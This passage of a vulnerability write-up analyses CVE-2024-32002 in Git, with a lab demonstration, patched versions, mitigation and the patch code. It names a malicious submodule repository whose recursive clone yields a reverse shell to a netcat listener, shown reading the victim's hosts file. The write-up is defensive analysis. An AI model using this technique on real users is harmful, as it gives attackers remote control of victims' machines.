


Figure 19. Malicious Remote Repository Structure

The remote repository through GitHub is configured as of the following.





Figure 20. Malicious Remote Main Repository (Left) and Remote Submodule Repository (Right)

For a maliciously configured remote repository as of the above, remote command execution is possible through post-checkout simply by a random user cloning it.

Let's assume a remote repository has been configured in the address of https://github.com/EQSTSeminar/git_rce. When the victim clones the following command, the remote command is run in the victim's computer.

```
git clone --recursive https://github.com/EQSTSeminar/git_rce.git
```



The image shows a Kali Linux terminal window on the left and a Windows Command Prompt window on the right. The Kali terminal shows a netcat listener on port 7777. It receives a connection from 192.168.216.130. The user then runs 'cat C:\Windows\System32\drivers\etc\hosts'. The Windows Command Prompt window, titled 'Administrator: Command Prompt - git clone --recursive https://github.com/EQSTSeminar/git_rce.git', shows the execution of 'git clone --recursive https://github.com/EQSTSeminar/git_rce.git'. The output shows the repository being cloned into 'git_rce'. A submodule 'x/y' is registered for the path 'A/modules/x'. The terminal windows are overlaid, with the Windows window in front of the Kali window.

```
(root@kali)-[/home/kali]
# nc -lvp 7777
listening on [any] 7777 ...
192.168.216.130: inverse host lookup failed: Unknown host
connect to [192.168.216.129] from (UNKNOWN) [192.168.216.130] 52964
PS C:\git_rce\.git\modules\x> cat C:\Windows\System32\drivers\etc\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the host name.
# The IP address and the host name must be separated by at least one
# space.
#
# Additionally, comments (such as these) will be placed on lines
# following the machine name.
#
# For example:
#
#       102.54.94.97       rhino.acme.com
#       38.25.63.10       x.acme.com
#
# localhost name resolution is handled within libc during the booting and the
# running of the system.
#
#       127.0.0.1         localhost
```

```
Administrator: Command Prompt - git clone --recursive https://github.com/EQSTSeminar/git_rce.git
C:\>git clone --recursive https://github.com/EQSTSeminar/git_rce.git
Cloning into 'git_rce'...
remote: Enumerating objects: 8, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 8 (delta 1), reused 8 (delta 1), pack-reused 0
Receiving objects: 100% (8/8), done.
Resolving deltas: 100% (1/1), done.
warning: the following paths have collided (e.g. case-sensitive paths
on a case-insensitive filesystem) and only one from the same
colliding group is in the working tree:
'a'
Submodule 'x/y' (https://github.com/EQSTSeminar/commit) registered for path 'A/modules/x'
Cloning into 'C:\git_rce\A\modules\x'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 17 (delta 0), reused 13 (delta 0), pack-reused 0
Receiving objects: 100% (17/17), done.
```

Figure 21. Reverse Shell Connection with Clone Command

■ Countermeasure

The vulnerability was patched in the versions 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2 and 2.39.4 opened on May 14, 2024. For response to CVE-2024-32002, it must be updated to the following version.

Product	Patch Version
Git	Versions after 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2 and 2.39.4

For response to the vulnerability, deactivate the symbolic link function using the command below.

```
git config --global core.symlinks false
```

It is also important for users to not close a repository they cannot trust.

- URL: <https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv>

Analyzing the patch, it can be found that a change occurred in the builtin/submodule--helper.c source code. First, the verification process below was added to the clone_submodule function.

<pre>static int clone_submodule(const struct module_clone_data *clone_data, struct string_list *reference) { char *p; char *sm_gitdir = clone_submodule_sm_gitdir(clone_data->name); char *sm_alternate = NULL, *error_strategy = NULL; struct child_process cp = CHILD_PROCESS_INIT; const char *clone_data_path = clone_data->path; char *to_free = NULL; if (!is_absolute_path(clone_data->path)) clone_data_path = to_free = xstrfmt("%s/%s", get_git_work_tree(), clone_data->path); if (validate_submodule_git_dir(sm_gitdir, clone_data->name) < 0) die(_("refusing to create/use '%s' in another submodule's " "git dir"), sm_gitdir); if (!file_exists(sm_gitdir)) { if (safe_create_leading_directories_const(sm_gitdir) < 0) die(_("could not create directory '%s'", sm_gitdir); prepare_possible_alternates(clone_data->name, reference);</pre>	<pre>static int clone_submodule(const struct module_clone_data *clone_data, struct string_list *reference) { char *p; char *sm_gitdir = clone_submodule_sm_gitdir(clone_data->name); char *sm_alternate = NULL, *error_strategy = NULL; struct stat st; struct child_process cp = CHILD_PROCESS_INIT; const char *clone_data_path = clone_data->path; char *to_free = NULL; if (validate_submodule_path(clone_data_path) < 0) exit(128); if (!is_absolute_path(clone_data->path)) clone_data_path = to_free = xstrfmt("%s/%s", get_git_work_tree(), clone_data->path); if (validate_submodule_git_dir(sm_gitdir, clone_data->name) < 0) die(_("refusing to create/use '%s' in another submodule's " "git dir"), sm_gitdir); if (!file_exists(sm_gitdir)) { if (clone_data->require_init && !stat(clone_data_path, &st) && !is_empty_dir(clone_data_path)) die(_("directory not empty: '%s'", clone_data_path); if (safe_create_leading_directories_const(sm_gitdir) < 0) die(_("could not create directory '%s'", sm_gitdir); prepare_possible_alternates(clone_data->name, reference);</pre>
--	--

Figure 22. Code Added to clone_submodule function in builtin/submodule--helper.c

As for the verification process, it is checked whether only .git file is included in the path, and a submodule directory exists and is empty before submodule cloning. If not, “directory is not empty” alert is displayed, and the operation is stopped.

In addition, the `dir_contains_only_dotgit` function was added. This function checks whether only `.git` file is included in the directory, or another directory is also included. If another file or directory is included, an error is returned.

```
static int dir_contains_only_dotgit(const char *path)
{
    DIR *dir = opendir(path);
    struct dirent *e;
    int ret = 1;

    if (!dir)
        return 0;

    e = readdir_skip_dot_and_dotdot(dir);
    if (!e)
        ret = 0;
    else if (strcmp(DEFAULT_GIT_DIR_ENVIRONMENT, e->d_name) != 0) {
        (e = readdir_skip_dot_and_dotdot(dir));
        error("unexpected item '%s' in '%s'", e->d_name, path);
        ret = 0;
    }

    closedir(dir);
    return ret;
}
```

Figure 23. `dir_contains_only_dotgit` Function Added in `builtin/submodule--helper.c`

In the vulnerability-patched version, it can be found that the following script was added to the test script `t/t7406-submodule-update.sh`.

```
test_expect_success CASE_INSENSITIVE_FS,SYMLINKS '
    submodule paths must not follow symlinks' {
    # This is only needed because we want to run this in a self-contained
    # test without having to spin up an HTTP server; However, it would not
    # be needed in a real-world scenario where the submodule is simply
    # hosted on a public site.
    test_config_global protocol.file.allow always &&

    # Make sure that Git tries to use symlinks on Windows
    test_config_global core.symlinks true &&

    tell_tale_path="$PWD/tell.tale" &&
    git init hook &&
    (
        cd hook &&
        mkdir -p y/hooks &&
        write_script y/hooks/post-checkout <<-EOF &&
        echo HOOK-RUN >&2
        echo hook-run >"$tell_tale_path"
        EOF
        git add y/hooks/post-checkout &&
        test_tick &&
        git commit -m post-checkout
    ) &&

    hook_repo_path="$(pwd)/hook" &&
    git init captain &&
    (
        cd captain &&
```

Figure 24. Code Added in `t/t7406-submodule-update.sh`

The added script is presumed to be a test script for internally checking vulnerability handling status using the principle of the CVE-2024-32002. When the script is operated, HOOK-RUN message is displayed. Then, after a random command to write `tell.tale` file is executed, the status of message display and file generation is inspected.

■ Reference Sites

- Git Documentation: <https://git-scm.com/doc>
- Key GitHub Statistics in 2024 (Users, Employees, and Trends): <https://kinsta.com/blog/github-statistics/>
- Git Notes for Professionals: <https://books.goalkicker.com/GitBook/>
- Git hooks: <https://www.atlassian.com/git/tutorials/git-hooks>
- A Detailed Explanation of the Underlying Data Structures and Principles of Git: https://www.alibabacloud.com/blog/a-detailed-explanation-of-the-underlying-data-structures-and-principles-of-git_597391
- Adjust case sensitivity: <https://learn.microsoft.com/en-us/windows/wsl/case-sensitivity>
- Recursive clones on case-insensitive filesystems that support symlinks are susceptible to Remote Code Execution: <https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv>
- CVE-2024-32002 Critical vulnerability in Git: <https://www.tarlogic.com/blog/cve-2024-32002-vulnerability-git/>
- Exploiting CVE-2024-32002 RCE via git clone: <https://amalmurali.me/posts/git-rce/>